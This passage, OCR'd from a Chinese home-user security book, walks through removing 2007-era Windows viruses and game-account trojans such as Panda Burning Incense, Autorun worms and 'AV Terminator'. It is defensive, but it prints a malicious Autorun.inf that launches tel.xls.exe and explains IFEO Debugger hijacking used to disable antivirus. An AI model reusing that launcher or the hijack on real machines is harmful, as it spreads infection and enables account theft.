
中此类病毒而重装系统的用户应该注意了，在刚装好的系统中千万不要双击磁盘盘符，否则刚装好的系统将又被中毒，正确的方法是使用鼠标右键选择“打开”命令进入盘符，并删除病毒文件。

熊猫烧香病毒是通过给进程注入病毒 DLL 文件作乱的，是典型的 DLL 病毒。这类病毒插入系统进程运行，系统进程通常无法终止，病毒文件也就无法被删除，因此杀毒软件并不能很好地清除该类病毒。

Notice

DLL 病毒一般可以使用冰刃等安全工具来解决问题，不过，熊猫烧香病毒内置了自动关闭知名安全工具（包括冰刃、瑞星等）进程的命令，因此很多病毒查杀利器也就只能留在“剑鞘”中了。有名的工具被熊猫烧香病毒封杀，我们还可以使用擅长系统分析的 HijackFree 和善于处理进程的超级巡警来帮助查杀。

No.03 初战告捷



我们打开了 HijackFree，通过清晰的进程信息窗口，可以轻松地在进程选项里终止了 iexpl0re.exe、spoclsv.exe、systemm.exe、conime.exe 进程，然后删除了相关的文件。分析 iexplore.exe 发现被插入 C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.163_x-ww_681e29fb\msvcm80.dll（还有同目录的 msvcp80.dll、msvcr80.dll）等三个文件运行，显然病毒调用 IE 下载了更新。接着尝试终止所有的 iexplore.exe 进程。

Notice

HiJackFree 能对系统进程、端口、服务等进行扫描，并给出详细的解释，它能显示超过 50 种不同位置的自动运行程序和当前用户或所有用户默认的注册表启动程序。HiJackFree 也支持显示类似 Win.ni, system.ini, autoexec.bat 和 config.sys 类型的文件。

No.04 狂扫穷寇


终止了 iexplore.exe 之后，发现病毒很快重新启动 iexplore.exe 进程，由此看来该病毒插入了系统进程来守护运行。我们打开了超级巡警。利用超级巡警的进程管理功能，很快在 rundll32.exe 进程发现了两个可疑的 DLL 文件：C:\Program Files\Internet Explorer\use6.dll 和 C:\ProgramFiles\

CommonFiles\Microsoft Shared\MSINFO\1CC7F616.dll。通过查看文件属性发现，这两个文件都是病毒发作期间创建的。

选中这两个 DLL 文件，右键单击选择“强制卸载标记模块”命令，发现无法卸载，当然也无法删除，把这些文件记下，重启到 DOS 环境删除。

同样在系统 Shell 进程中，也发现了可疑的 exploer.exe 进程调用 C:\WINDOWS\system32\windhcp.dll，也无法强制卸载。接着为了防止病毒死灰复燃，开始清理启动项目。

在 HijackFree 的自动运行选项里的注册表项目里发现了 Micro、myMh2、svcshare 等病毒启动项目，删除即可。



在启动选项的 WinLogon 项目发现了隐藏很深的病毒启动项目，删除即可。接着重启系统到 DOS 环境，删除记录的文件以及每个盘符的 autorun.inf 和 setup.exe 文件之后，回到 Windows XP 发现病毒已被清除了。

No.05 防“病”于未然

熊猫烧香病毒可以通过恶意网页代码、移动存储设备、下载捆绑病毒的软件等方式感染。因此，我们需要安装杀毒软件开启病毒实时防护、网页实时防护和软件下载实时防护功能。另外，由于该病毒通过移动存储设备传播，故应慎用该类设备，不要双击打开，对该类设备进行病毒查杀后再使用。

11.1.3彻底清除Autorun优盘病毒

你的闪存、硬盘是否双击打不开，单击右键是否有“Auto”选项？如果是，那么很遗憾你中招了。Autorun 病毒近来十分猖獗，各种变种层出不穷，中了它一切都变得不爽，别急，通过本节的介绍，Autorun 将不再可怕。

Autorun 病毒是通过 Autorun.inf 这个合法的系统文件自动运行特定的病毒，以硬盘为例，在你双击打开含有 Autorun 病毒的硬盘时，你就等于对系统发出了运行这个病毒的指令。

Notice


由于病毒已经注入到系统运行中，所以在本系统中不能删除。

Notice

在杀毒软件失效的情况下，使用多款工具是很必要的。


Notice

不一定非要在 DOS 环境中，只要是独立于本系统的环境都可以，例如使用 ERD Commander。



当你再双击打开这个硬盘时，系统还会被要求运行特定的病毒。但是病毒已经被清除无法运行，所以就会出现“请选择打开方式”而无法正常打开，给我们的使用带来很大的麻烦。怎样才能把顽固的Autorun病毒彻底清除呢?

在开始菜单上，单击右键选择“资源管理器”，进入感染病毒的硬盘，依次单击“工具→文件夹选项→查看”，去掉“隐藏受保护的操作系统文件”前面的对勾,在“隐藏文件和文件夹”选项中选择“显示所有文件和文件夹”。



现在看看中毒的硬盘是否显示出一个名为Autorun.inf的文件，如果出现了，将它双击打开会出现如下内容：

```
[AutoRun]
open=tel.xls.exe
shellexecute=tel.xls.exe
shell\Auto\command=tel.xls.exe
shell=Auto
```

Notice

好在Autorun指定运行的病毒都不是很可怕，只要把杀毒软件更新到最新都可以轻松杀掉，但是一般都会留下后遗症，由于Autorun.inf是一个合法系统文件，杀毒软件并不会将它清除。

新手点拨

有的auto病毒会阻止用户查看隐藏文件，这时我们就得修改注册表来显示隐藏文件了。在“运行”栏中键入“regedit”打开注册表编辑器，然后展开HKEY_LOCAL_MACHINE\Software\Microsoft\windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL项，先删除CheckedValue键值，然后单击右键“新建”→“Dword值”命名为CheckedValue，并修改它的键值为1,这样就可以选择“显示所有隐藏文件”和“显示系统文件”。

Notice

对于无法显示隐藏文件的情况下，用户还可以使用WinRAR这样的压缩软件来打开盘符进行查看。

其中“tel.xls.exe”就是病毒，找到这个病毒然后彻底删除（用【Shift】+【Delete】组合键）。用同样的方法将其他盘中的 Autorun.inf 及可疑的可执行文件都彻底删除，然后重启，大功告成。

11.1.4新一代“随机数字”病毒查杀

近日又有一种破坏力超强的病毒“AV 终结者”大肆席卷互联网，不到一个月时间，变种就已达数百个之多，波及人群超过十几万人。由于这款病毒破坏力十分霸道，一旦感染就很难清除。

那么“AV 终结者”到底是什么？其实它就是由随机 8 位数字和字母组合而成的病毒，是闪存寄生病毒，其传播是通过闪存等存储介质或者注入服务器来实现的。

我们要如何预防这颗互联网超级炸弹？万一被它攻陷了电脑，重装系统后仍无法清除，我们又该怎么办？本节将为你消除所有的疑惑，打造一个安全的操作系统，保障你的财产安全以及机密信息不会受到损失。

1.揭秘“AV终结者”

我们首先来看看“AV 终结者”是如何入侵系统的。

No.01 生成随机文件名

对“AV 终结者”的样本文件进行分析后，可以发现其手段相当的毒辣。病毒运行后会在系统中生成如下几个文件：C:\program files\Common Files\Microsoft Shared\MSInfo\ 随机生成病毒名 .dat、C:\Program Files\Common Files\Microsoft Shared\MSInfo\ 随机生成病毒名 .dll、C:\windows\ 随机生成病毒名 .hlp、C:\windows\help\ 随机生成病毒名 .chm。

No.02 通过“自动播放”传播

病毒运行后会在本地磁盘和移动磁盘中复制病毒文件和 anuorun.inf 文件，当用户双击盘符时就会激活病毒，即使重装系统，也是无法将病毒彻底清除的。这是目前很多病毒热衷的传播方法，不少用户也懂得需要删除病毒生成的 anuorun.inf 文件，但是当我们进入“文件夹选项”，想显示隐藏文件时，发现这里已经被病毒给禁用了。

新手点拨

如果并没有显示隐藏文件怎么办呢？

在试过正文中的方法以后无法找到病毒，杀毒软件也没有查杀到病毒怎么办呢？别急，有些高手喜欢用另外一个合法的系统文件隐藏病毒，它就是回收站。

在你打开“显示到所有隐藏文件”后，你会发现盘里有两个 RECYCLER 文件夹，或者回收站图标，其中一个就是病毒所在地，将两个全部选定彻底删除，并将 Autorun.inf 彻底删除，这样重启机器后，Autorun 再也无法危害到你的系统了。


Notice

“AV 终结者”的病毒名是由大写字母＋数字随机组合而成的，其长度为 8 位，可以说生成相同病毒名的概率是极小的。因此即使我们知道了这是病毒生成的文件，也别指望通过病毒名在网络上找到病毒的清除方法。

Notice

比如有一个病毒 vires.exe 要劫持 QQ 程序，它会在上面注册表的位置新建一个 qq.exe 项，再这个项下面新建一个字符串的键值 debugger 内容是：C:\WINDOWS\SYSTEM32\VIRES.EXE(这里是病毒藏身的目录) 即可。当然如果你把该字符串值改为任意的其他值的话，系统就会提示找不到该文件。

No.03 干掉杀毒软件



针对杀毒软件的攻击，是“AV 终结者”的特点。病毒会终止大部分的杀毒软件和安全工具的进程。国内绝大多数的杀毒软件和安全工具都被列入了黑名单。当杀毒软件暂时失去作用时，病毒就会乘胜追击，通过一种“映像劫持”技术将杀毒软件彻底打入死牢。

“映像劫持”会在注册表的“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ ImageFile Execution Options”位置新建一个以杀毒软件和安全工具程序名命名的项。建立完毕后，病毒还会在里面建立一个 Debugger 键，键值为“C:\PROGRA~1\COMMON~1\MICROS~1\MSINFO\05CC73B2.dat”。这样当我们双击运行杀毒软件的主程序时，运行的其实是病毒程序。

Notice

“AV 终结者”还会破坏 Windows 防火墙和安全模式，封堵用户的后路。最重要的是，病毒会从网络上下载大量的盗号木马，盗取用户的游戏账户信息，这才是“AV 终结者”的真正目的。

No.04 注入系统进程

为了避免在“任务管理器”中露出破绽，病毒会将自己的进程注入到系统的资源管理器进程 explorer.exe 中，这样我们就无法通过“任务管理器”发现病毒的进程了。病毒进程的主要作用是监视系统中的用户操作，例如你想手动清除病毒，修改注册表，病毒每隔一段时间就会把注册表改回去，让你白费劲。另一个作用是监视 IE 窗口，发现用户搜索病毒资料时，立即关闭网页。

2.彻底清除“AV终结者”

手动查杀“AV 终结者”相对于其他病毒来说比较困难，因为它有不少保护措施。但保护措施做得再好还是有破绽可寻的，清除病毒可以按照以下步骤：

No.01 修改注册表解除限制

运行“任务管理器”，结束其中的“explorer.exe”进程；单击“任务管理器”的“文件”菜单，选择“新建任务”，输入“regedit”运行“注册表编辑器”；定位到 HKEY_LOCAL_MACHINE\

software\microsoft\windows\currentversion\explorer\advanced\folder\hidden\showall 处，将 CheckedValue 的键值改为“1”。

No.02 清除限制杀毒软件项

再将“注册表编辑器”定位到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options，将以杀毒软件和安全工具命名的项删除。

No.03 显示隐藏文件

在“资源管理器”中单击“工具”菜单→“文件夹选项”，切换到“查看”标签，取消“隐藏受保护的操作系统文件”前面的勾，然后选中“显示所有文件和文件夹”选项。

3.如何预防“AV终结者”

首先，要禁止自动播放功能，并及时更新最新系统补丁，尤其是 MS06-014 和 MS07-017 这两个补丁。

其次，要限制 IFEO 的读写权，达到限制病毒通过 IFEO 劫持杀毒软件的目的。操作方法如下：单击“开始→运行”，在命令行中输入 regedit32，找到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ImageFile Execution Options，右键单击此选项，在弹出的菜单中选择“权限”，然后把 Administrors 用户组和 Users 用户组的权限全部取消即可。

最后，要限制 SAFEBOOT 的读写权，达到限制“AV 终结者”修改或删除 Drives，保护安全模式正常运行的目的。操作方法如下：同样是在 32 位注册表中找到 HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SafeBoot\Network\{4D36E967-E325-11CE-BFC1-08002BE10318} 和 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\{4D36E967-E325-11CE-

Notice

根据正文中提供的路径删除所有病毒文件。删除其他分区中的病毒，注意不要双击进入盘符，而要用右键单击进入。

Notice

所谓的 IFEO 就是 Image File Execution Options 在是位于注册表的：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

由于这个项主要是用来调试程序用的，对一般用户意义不大。默认是只有管理员和 local system 有权读写修改。

Notice

注册表中的 safeboot 键值被破坏后，会导致 Windows 无法进入安全模式。


BFC1-08002BE10318}，将 Administrors 用户组和 Users 用户组的权限全部取消即可。

新手点拨

本小节介绍的清除方法需要手动操作，对注册表不熟悉的朋友可以用“AV 终结者”专杀工具，并配合 SREng、Autoruns、IFEO 映像劫持修复工具、修复安全模式 .REG、恢复显示隐藏文件 .REG 使用，也可以彻底清除病毒，这些软件都可以到 http://www.cpcw.com/bzsoft 下载。

11.1.5制服嚣张的“禽兽”病毒


最近江湖上出现了一批作案后大胆留言的病毒，中了该病毒的网民，最显著的特征是在系统的文件夹选项中，隐藏文件和文件夹处被替换成我们的个人留言。我——“禽兽”病毒，就是它们的带头大哥，我的个人留言是：“禽兽尚且有半点怜悯之心，而我一点没有，所以我不是禽兽”。



1.中毒症状

首先，上网后我们会发现浏览器自动打开百度的首页，打开浏览器设置可以看到主页已经被修改为“www.baidu.com”。将它又改为空白页，结果依然还是会打开百度首页。

接着，打开系统的任务管理器查看一下进程有问题没有，结果是该功能已经被屏蔽了——命令变成了灰色的而无法使用。这时就应该明白自己已经中毒了。



再打开系统的“文件夹选项”，想展开系统中所有的隐藏文件，在

Notice


“禽兽”病毒采用的技术和 AV 终结者差不多，但比它更狠、更毒，一次性从网络上下载二十多种木马病毒，严重威胁用户的各种账号和密码的安全。

Notice

正常情况下在任务栏上单击鼠标右键，会出现“任务管理器”的选项。

这里可以发现其中的隐藏文件功能已经被篡改，并且同时加上了病毒作者的留言。于是我们知道了该病毒就是最近名声大噪的“禽兽”病毒。


然后，通过“冰刃”检测发现病毒自动创建进程 crsss.exe，它与系统服务进程 csrss.exe 很相似。在系统目录中产生大量以 DLL 和 EXE 后缀的病毒文件，同时在任何的移动存储设备以及硬盘分区目录下，生成病毒文件 AutoRun.inf 和 niu.exe。这样当我们双击这些磁盘设备的时候，通过 AutoRun.inf 文件就会激活病毒并运行。



除了进行这些系统破坏外，通过“冰刃”的注册表功能还能发现，病毒修改了注册表进行了映像劫持，使众多安全软件不能正常使用（安全模式也进不去）。一旦发现有这些安全工具的进程名称，就会马上结束其进程。并且当用户在浏览器输入与“安全”或“病毒”相关的网站，病毒也会毫不留情地将浏览器关闭。

2.“禽兽”病毒的预防和清除

No.01 使用USBKiller



运行安全工具 USBKiller(下载地址：http://www.cpcw.com/bzsoft)，单击“免疫 U 盘”按钮，接着选择“禁止自动运行功能”，并且选中“免疫磁盘”选项就可以了。这样既可以防止磁盘的自动运行，又可以对指定的磁盘信息进行免疫。

No.02 修补漏洞

“禽兽”病毒还可以利用网页进行传播，而利用网页最好的方式就是通过系统漏洞。因此用户可以利用系统的 Windows Update 功能修复补丁，也可以利用一些安全工具，对系统安全性进行彻底的检测并修复漏洞。

Notice

对病毒代码分析，发现病毒运行成功后就会自动下载各种木马程序，从而记录用户输入的账号密码信息。除此以外，病毒还借鉴了流氓软件的特点，这样用户一打开浏览器就会马上弹出广告。另外病毒还会通过一个固定的网络地址统计被感染的计算机系统。这也是“禽兽”病毒的重要特征之一。

Notice

由于“禽兽病毒”依然采用了移动设备，以及网络下载等方式进行传播，因此再次提醒各位读者朋友，尽快禁用 Windows 系统中的自动播放功能，防止病毒通过移动设备进行快速的传播。

新手点拨

彰显个性的病毒将会越来越多：

“禽兽病毒”由于其鲜明的性格以及极大的破坏性，让人们越来越感到互联网安全的脆弱。现在越来越多的病毒作者在编写病毒时，贴上了自己的个性标签。从中我们可以看出，病毒作者们把自己的生活用语、琐事等强加给广大网民，这种行为是多么的流氓。

No.03 安全意识

各位读者一定要提高自己的安全意识，不要随意接收从聊天工具发送过来的文件，也不要登录来历不明的网址链接。及时更新自己的杀毒软件病毒库，从而有效防止遭受到各类恶意程序的侵害。

No.04 AV终结者专杀

如果已经中了病毒，可以下载《AV 终结者专杀》（下载地址：http://www.cpcw.com/bzsoft），然后运行该专杀工具修复被破坏的安全模式和解除映像劫持，这时就可以使用杀毒软件了，马上将病毒库升级到最新版本，最后查杀一遍扫清病毒残留物。

11.2 常见木马分析与防范

网络中肆无忌惮泛滥的木马盗取网络交易账号、获取用户私密信息以谋取利益，普通用户往往由于对木马不够了解和对安全防范麻痹大意，造成严重的后果。许多人都有中木马的经历，那么中了木马怎么清除，这正是本节需要介绍的内容。

11.2.1让《魔兽》远征失足的酷狮子木马


尽管《魔兽世界》的防盗号技术已经做得相当完善，可是还是有用户的账号被盗取，导致游戏装备以及金币都不翼而飞。关键是这种事情还发生将账号和密保卡进行了捆绑的用户身上，为什么《魔兽世界》的密保卡没有起作用呢？这种现象困惑了不少《魔兽世界》玩家。一款名为酷狮子的木马，让《魔兽世界》安全的“守护神”——密保卡失效了。

1.酷狮子是如何盗号的

酷狮子盗号木马不同于传统的盗号木马，它直接替换了网络游戏的客户端程序，而且将木马程序设置为和网游客户端一模一样的图标，并且仅在用户启动游戏时才激活木马程序。需要注意的是，当杀毒软件处理该木马时，就会被玩家认为杀毒软件“误杀”了游戏程序。

新手点拨

“木马”程序是目前比较流行的病毒文件，与一般的病毒不同，它不会自我繁殖，也并不“刻意”地去感染其他文件，它通过将自身伪装吸引用户下载执行，向施种木马者提供打开被种者电脑的门户，使施种者可以任意毁坏、窃取被种者的文件，甚至远程操控被种者的电脑。本节就以最新的木马为例向读者介绍如何发现并查杀木马。



它又是怎么让密保卡失效的呢？酷狮子木马会定时将游戏窗口关闭，因此用户必须多次输入密保卡坐标系中的密码，这样坐标系中数字的大致分布就出来了（如果盗取密保卡中 60% 以上的密码组，就可以开始盗号，成功率就非常高了），于是黑客就可以利用这张自制的“密保卡”完成盗号操作。

Notice

密保卡是一张数字坐标图型卡，每一组数字对应不同的坐标。用户首先需要在账号通行证进行密保卡的绑定，当用户进入游戏的时候只有输入正确的矩阵数字才能登入游戏。

2.酷狮子木马清除方案

了解了酷狮子是如何盗取魔兽账号后，现在我们就把酷狮子揪出来。

No.01 检查进程

运行安全检测软件 WSys Check 后单击“进程管理”标签，我们可以看到多个粉红色的进程，这些进程都被木马进行了线程插入操作。它们的模块信息中都包括一个可疑的木马模块 winow.dll。

No.02 查找文件

单击程序的“文件管理”标签后，在模拟的资源管理器窗口中，按照可疑模块的路径指引，很快就可以发现了那个可疑的木马模块文件，与此同时还可以发现一个和模块文件一起的木马文件 winow.exe。看来这个盗号木马是由这两个文件组成的。

Notice

酷狮子盗号木马还有针对《热血江湖》、《完美世界》、《武林外传》和《诛仙》的变种。

新手点拨

酷狮子木马有两大特点：一是采用了直接替换客户端这种“偷梁换柱”的方法，来达到盗取账号密码的目的。以前的木马程序在盗号的时候，常常采用的是线程插入技术，即将木马的服务端进程插入到游戏客户端进程中。二是能记录密保卡的数字，从而达到让密保卡失效的目的。这种破解方式会引起魔兽玩家多次掉线，如果你在玩《魔兽世界》时有这样的现象就要小心了，要立即展开安全检查，避免账号被盗。

No.03 将酷狮子就地正法

现在我们就开始进行清除。在“进程管理”中首先找到粉红色进程并选中它们，接着选中某个进程里面包括的 winow.dll 模块，然后通过鼠标右键中的“卸载模块”命令清除它。

再在“文件管理”标签中对木马文件进行直接的强制删除操作，这样就可以在不重新启动系统的情形下完成木马程序的清除操作。当然还有一点各位用户千万要注意，就是网游安装目录下还有一个木马伪装的客户端程序，我们将它删除后再找到被木马隐藏的正常客户端，改为原来的名字后便可以正常进入网游。

新手点拨

征途木马档案

Svhost32.exe 征途木马可以盗取《征途》的密码、其他游戏密码、IM 工具密码等等。感染病毒之后，会生成 Svhost32.exe、Rundll32.exe 进程、msccrt.exe 进程等（图 1），这些迷惑性进程并不是木马的核心，真正的主谋其实躲藏在阴暗处。该木马的杀手锏应该是插入到 Explorer.exe 进程的 DLL 文件。

新手点拨

正常的 Svchost.exe 是一个系统的核心进程，并不是病毒进程。可是由于 Svchost.exe 进程的特殊性，所以病毒也会千方百计的入侵 Svchost.exe。通过查看 Svchost.exe 进程的执行路径可以确认是否中毒。如果你怀疑计算机有可能被病毒感染，Svchost.exe 的服务出现异常的话通过搜索 Svchost.exe 文件就可以发现异常情况。一般只会在 C:\Windows\System32 目录下找到一个 Svchost.exe 程序，如果您在其他目录下发现 Svchost.exe 程序的话，那很可能就是中毒了。

11.2.2剿杀《征途》木马

现在木马病毒的传播方式越来越来隐蔽，让不少用户防不胜防。特别是针对某款网游的盗号木马，如果不加以控制，将给这款网游带来毁灭性灾难。最近针对《征途》游戏出了一款木马，它的隐藏方式相当狡诈，非常难以发现。不过，对于这类劣迹斑斑的病毒，安全诊所的裘文锋医生早已见怪不怪了。下面就来看看如何揪出这款针对《征途》游戏的木马。

1.Svhost32进程“出卖”征途木马

征途木马将 IE 的默认主页修改为了 http://u4.sky99.cn/。该木马占用了大量系统资源，使系统稳定性大大下降。在任务管理器的进程窗口出现了 Svhost32.exe 进程，关闭之后重启系统，仍然会出现。木马占用了网络带宽向黑客发送密码信息，而且把自己的线程插入了系统关键进程。


2.去除木马病毒的伪装

由于 Svhost32.exe 征途木马有一些没有破坏性的伪装文件，那就先去除这些垃圾文件。

No.01 查看木马进程

打开 IceSword，在其进程选项中发现 Svhost32.exe 进程的文件是“C:\Windows\Download\Svhost32.exe”。

No.02 结束木马进程



右键单击该进程选择“结束进程”命令即可，接着进入该目录删除该文件。同样的，Rundl132.exe 进程的文件是 C:\windows\rundl132.exe，结束进程后也删除该文件。

同样，发现 msccrt.exe 进程的文件是 C:\windows\msccrt.exe，结束进程后也删除该文件。由于这些进程都能自启动，打开 System Repair Engineer 来清除自启动项目。打开程序后，选中“启动项目”时弹出两次警告信息框，默认为空的注册表值 load 被修改成了“C:\windows\rundl132.exe”用以启动加载 rundl132.exe 这个病毒进程。

3.幕后主谋现身

清除完病毒文件后，下面就让插入 Explorer.exe 进程的病毒文件现身。打开《超级巡警》，选择“进程管理”选项，根据病毒发作时间很快便发现了位于“C:\Program Files\Common Files\Microsoft Shared\MSINFO”的可疑文件 xiaran.dat；位于“C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp”的可疑文件 upxdn.dll 和位于“C:\Windows\system32”的可疑文件 msccrt.dll。这些文件不但以黄色警告色显示，而且文件属性显示创建时间都是病毒发作期。

Notice

征途木马获取用户的密码信息的方式也极其危险，极易导致系统崩溃，病毒还可以关闭了瑞星杀毒监控。

新手点拨

防止病毒自启动

清空 load 值来防止病毒自启动，接着删除值为“C:\windows\Download\svhost32.exe”的启动项目 xy 和值为“C:\DOCUME~1\ADMI NI~1\LOCALS~1\Te mp\upxdn.exe”的启动项目 upxdn。

由于病毒试图窜改 UserInit 项目来达到运行自己的目的，不过这次并未进行实质性修改，只是破坏了原来的值，因此把 UserInit 项目重新修改为正常的“C:\windows\system32\Userinit.exe”（不包括引号）即可。

Notice

Svhost32.exe 征途木马，一般通过浏览恶意网站来传播。因此，我们安装杀毒软件开启网页和文件实时防护功能，可以比较好地防范这类木马。开启下载软件（如：迅雷、快车）的文件病毒监控也是必要的。

4.将主谋就地正法

狡猾的主谋已经被发现了，下面就开始清除这些文件吧。选中这些文件，右键单击选择“强制卸载标记模块”命令，这样这些文件就不能得到 Explorer.exe 进程的庇护了。

接着就可以进入这些文件的目录逐个删除，完成之后，重新启动计算机，未发现病毒进程，系统运行也稳定了。这说明病毒已经被成功清除。

11.2.3剿杀阴影中的木偶木马

中木马的用户就像被人用线牵扯着的玩偶一样，不能自己，下面我们来分析并清除木偶木马。

1.症状分析

Notice

如果系统使用 60000 这样奇怪的端口进行传送信息，就应该引起用户的警惕。


计算机系统硬盘总是不定时狂转。通过端口检测发现有一个 Svchost 进程，并使用 60000 端口进行数据的传播。这可能是系统中存在某种木马程序。通过端口我们就可以更快地分析是哪种木马程序，因为每种木马程序默认使用的端口都不同。比如灰鸽子木马使用的是 8000 端口，而新版的 PcShare 木马现在使用的端口是 3030。而使用 60000 端口的木马只有一个，那就是最新版本的木偶木马。

2.木偶木马清除方案


No.01 查看木马服务的进程ID

首先运行安全工具 IceSword，单击左侧工具栏中的“进程”按钮，从中并没有发现被标明为红色的进程，说明该木马并没有使用线程插入技术。看来

只有从端口着手开始查找，单击左侧工具栏中的“端口”按钮，果然发现一个Svchost 进程在传输数据，于是记录下该 Svchost 进程的 PID 值。



No.02 查看系统启动项



现在再运行 System Repair Engineer，单击工具栏中的“启动项目”按钮，很快发现一个没有名称的启动项，该启动项指向的文件名为 host32.Com，通过对启动项的查看，发现。它就是利用 ActiveX 启动的，正好符合木偶木马的启动方式。

No.03 检查木马模块

单击 IceSword 工具栏中的“文件”按钮，在模拟的资源管理器窗口中，按照可疑模块的路径指引，很快发现了那个可疑的木马模块文件 host32.Com。经过检测发现该文件不但进行了时间的伪装，而且还进行了隐藏等一系列操作。

No.04 清除木马

现在我们就开始进行木偶木马的清除操作：首先通过 IceSword 的进程管理功能，在“进程管理”窗口里找到相同 PID 值的 Svchost 进程，选中它后通过单击鼠标右键选择“结束进程”命令结束它。

再选择程序中的“文件”按钮，对木马文件进行最后的清除操作。在系统的 Web 目录找到 host32.Com 文件后，单击右键菜单中的“强制删除”命令。最后再利用 System Repair Engineer，在启动列表窗口中选择木马的启动项后，单击“删除”按钮就可以完成了木马服务端的清除操作。

要想防止被木偶木马控制，需要分两个步骤来进行操作：首先修复系统中已经存在的安全漏洞，以及更新应用软件到最新的版本；其次就是使用《IE

新手点拨

PID 值是进程标志符。PID 列代表了各进程的进程 ID，也就是说 PID 就是各进程的身份标志。打开系统的“任务管理器”并单击“进程”标签，接着单击“查看”菜单中的“选择列”命令，然后在弹出的窗口中选择“PID”一项。这时你就能看到进程列表中的 PID 值了，PID 值越小越好。

Notice

